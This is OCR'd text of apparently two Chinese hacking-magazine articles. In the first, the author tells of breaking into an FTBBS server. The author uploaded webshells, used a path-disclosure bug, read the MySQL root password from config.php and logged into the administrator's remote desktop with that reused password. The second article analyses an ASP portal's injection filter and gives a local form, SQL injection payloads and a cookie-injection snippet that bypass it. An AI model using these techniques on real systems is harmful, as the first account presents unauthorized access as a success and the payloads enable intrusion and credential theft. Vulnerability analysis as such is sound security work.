


图8　得到小马

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in
E:\website\phpftbbs\memberinfo.php on line 23

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in
E:\website\phpftbbs\memberinfo.php on line 24
```

图9　物理路径

得到小马，如图8，接下来就是传大马了哦！

三、进一步扩大权限

服务器设置得很严，只有3个盘，而且根目录都基本上不能访问，一些常见的文件夹可以进，但是没多大用处。这时候突然想到，FTBBS不是还有个PHP版吗？如果PHP版用的ROOT链接的MYSQL，那进到PHP版的论坛里，看CONFIG.PHP文件不就什么都有了吗？




图10　config.php文件




图11　查看用户

可是怎么猜到PHP版的目录呢？不过立马想起在2008年7月杂志中写过FTBBS PHP版5.3貌似有个物理路径暴错的漏洞，马上翻看稿件进行操作，嘿，还真有漏洞，如图9。

用ASP马直接跳到这个目录，OYE，有权限，INC目录下可以看config.php文件，哈哈，果然是用的ROOT连接MYSQL，如图10。

本来打算用PHPSPY来上传个MIX.DLL，反弹得到SHELL后再建个用户登录3389的，但SHELL自带一个小功能，通过它查看了管理员组的用户，只看到一个zr_xm_fangzi.com，如图11。

先社工一把，看看这个管理员的密码是不是跟ROOT一样。激动的打开远程桌面连接，输入域名，用管理员名和ROOT密码登录，OYE，出现了振奋人心的一幕，我进去了！如图12。




图12　远程桌面

四、总结

不想再多说什么，FTBBS版本越来越高，出现的漏洞也越来越严重，也许以前就存在，是我太粗心没看出来。不过这程序个人版都能卖到1000rmb，我看应该还是专门找个安全团队做做安全测试再拿出来卖吧。写程序拿出来卖无可厚非，但是请要对得住你的客户。最后，i like lala。

编辑点评：

FTBBS的这些漏洞非常明显，尤其是上传漏洞，在我们杂志上早就有所说明和利用，要是他们买本杂志看看，应该就会知道自己的系统是如何的脆弱。

懦弱的庞然大物——88852门户网系统分析

Dream an end

从本文你可以学到：

1、88852漏洞分析

2、漏洞的利用

一、前言

大家好，我是Dream an end，这两天我看了套代码，叫"88852大型门户网站系统"，光asp文件就是上百个，这么大的系统肯定少不了有各种漏洞，泡一杯茶，静下心来慢慢分析就是了。

二、防不胜防的注入

把整站架在虚拟机里，先访问看看，界面还真是宏大，总的感觉有点像新浪，各种功能应有尽有，是个典型的商业系统，如图1。

老习惯，随便找个带参数的链接，在后面加个'，看看有没有注入。没想到一回车，弹出了非法操作的框框，如图2。

我接着又试了几个链接，都弹出如图2的框框，说明这个系统肯定做了防注入。于是我以"**非法操作！请立即返回！**"为关键词，用dreamweaver找到了防注入文件safe.asp，其代码如下：

```
<%
dim strtemp
strtemp=request.servervariables("server_name")&request.servervariables("url")&"?"&request.QueryString  '只对get方式进行了过滤
strtemp=lcase(strtemp)      if instr(strtemp,"select%20") or instr(strtemp,"insert%20") or instr(strtemp,"delete%20from") orinstr(strtemp,"count(") or instr(strtemp,"drop%20table") or instr(strtemp,"update%20") or instr(strtemp,"truncate%20") or instr(strtemp,"asc(") or instr(strtemp,"mid(") or instr(strtemp,"char(") or instr(strtemp,"xp_cmdshell") or instr(strtemp,"exec%20master") or instr(strtemp,"net%20user") or instr(strtemp,"%20or%20") or instr(strtemp,"'") or instr(strtemp,"%20") or instr(strtemp,"""") or instr(strtemp,"") or instr(strtemp,"") or instr(strtemp,":") or instr(strtemp,"：") or instr(strtemp,";") or instr(strtemp,"；") or instr(strtemp,",") or instr(strtemp,"，") or instr(strtemp,"--") or instr(strtemp,"%27") then
  response.write "<script>alert('88852门户网提示：\n\n非法操作！请立即返回！');history.back(-1);</script>"
  response.End()
end if
%>
```

没想到这么大的整站系统竟然用这么垃圾的防注入文件！防注入文件只对get提交方式做了过滤处理，而没有涉及




图2　提示框




图1　界面

到 post 和 cookie 的提交方式。

那接下来我就找找 post 型的注入吧。看了一会儿代码，我发现这套系统对 post 提交方式还是有所过滤的，当 **name=request.form(user)** 执行之后，系统会接着用过滤函数判断提交是否合法，这样大部分采用 post 提交方式的地方就都被过滤了。

我们都知道，大部分网站中的搜索功能都是采用 post 方式提交数据的，而在这套系统中，却都是采用 get 方式提交，用 **request.querystring()** 接收数据，用防注入文件杜绝了搜索型注入，这样的防注入方法还真有意思。

可是问题出现在了 **id=request(id)** 这种数据接收方式上，作者的意图是用这种方式接收数据，再用 get 方式把数据传递过来，这样所传递的数据就直接受到防注入文件的保护（为什么不直接写成 **request.querystring()**？可能是因为程序员比较懒吧，呵呵）。而我们都知道，对于 id=request(id) 这种数据接收方式，可以采用三种方式提交数据，分别是：get、post 和 cookies。这个系统只采用了 get 方式，却没有对另外两种方式做处理，这就为我们的注入提供了可能性。

我在 company_view.asp 文件中找到了这样接收数据的源码：

```
dim ispic,compic
  ispic=index_url&"_"&login_id
  sql="select * from company where username='" & request("uid") &
"'"
系统采用的get提交方式
  call joekoe_cms.exec(sql,-1)
  rs.open sql,conn,1,3
  if rs.eof and rs.bof then
  rs.addnew
……省略无关代码若干……
%>
```

company_view.asp?uid=tianhe 在前台对应的网页如图 3。




图 3　前台网页

下面给出两种注入的方式：

1、构造本地表单。在本地用 post 方式提交数据 "uid" 值，如果在图 3 的链接 **http://192.168.136.129/company_view.asp?uid=tianhe** 最后直接加注入语句，肯定报错。

因为那样 uid 值 tianhe 就用 get 方式提交到了 request("uid")，所以我们构造本地表单，用 post 方式把 uid=tianhe 提交给 request("uid")，从而绕过防注入文件，实现注入。

为了方便注入，我构造了个注入提交网页，其中构造的表单代码如下：

```
<form id="form1" name="form1" method="post" action="http://192.
168.136.129/company_view.asp">
  <table width="569" border="0">
  <tr>
  <td width="34" height="56">注入</td>
  <td width="525"><label>
  <input name="uid" type="text" id="uid" size="75" >
  <input type="submit" name="Submit" value="提交"></table></form>
```

需要注意的就是 **method="post"**，action 后面的路径为完整路径，因为是本地表单。还有就是文本域的 name 值要为 uid，与 request("uid") 中的 uid 一样才能实现 post 提交。

在构造的表单网页中加 '，提交返回结果如图 4，表明已经可以注入。




图 4　返回结果

接下来是构造正确的注入语句，上面代码中的 sql 查询语句是 **sql="select * from company where username='" & request("uid") & "'"**。考虑到要闭合单引号，所以我构造的注入语句为 **tianhe' and exists(select * from user_data) and '1'='1**，把它还原到 sql 语句中为 **sql="select * from company where username=' tianhe' and exists(select * from user_data) and '1'='1'"**，这样就闭合了单引号。把注入语句放到自己构造的表单里，如图 5。



图 5　注入语句

提交后返回页面正常如图 3，把注入语句改为 **tianhe' and exists(select * from user_data) and '1'='2**，放在表单里提交，返回页面错误，如图 6，表明成功绕过防注入文件。

下面的工作就不用我说了，按本系统默认的表名猜管理员（用户名）账号和密码的 md5 值吧。

2、第二种当然是 cookie 注入。我不想说得太多，现在 cookie 注入已经很热了，经典的 cookie 注入代码为：**javascript:alert("document.cookie="uid="+escape(tianhe' and 注入语句 and'1'='1)")**。

把它放在浏览器里访问时，uid 值和注入语句放到 cookie 中，然后访问页面 http://192.168.136.129/company_view.asp(注意没有？uid=tianhe)，结果页面与有 ?uid=tianhe 时相同了，如图 3，表明猜解正确。不断更改注入语句就可以猜解用户名账号和密码了，从而也绕过了防注入文件。

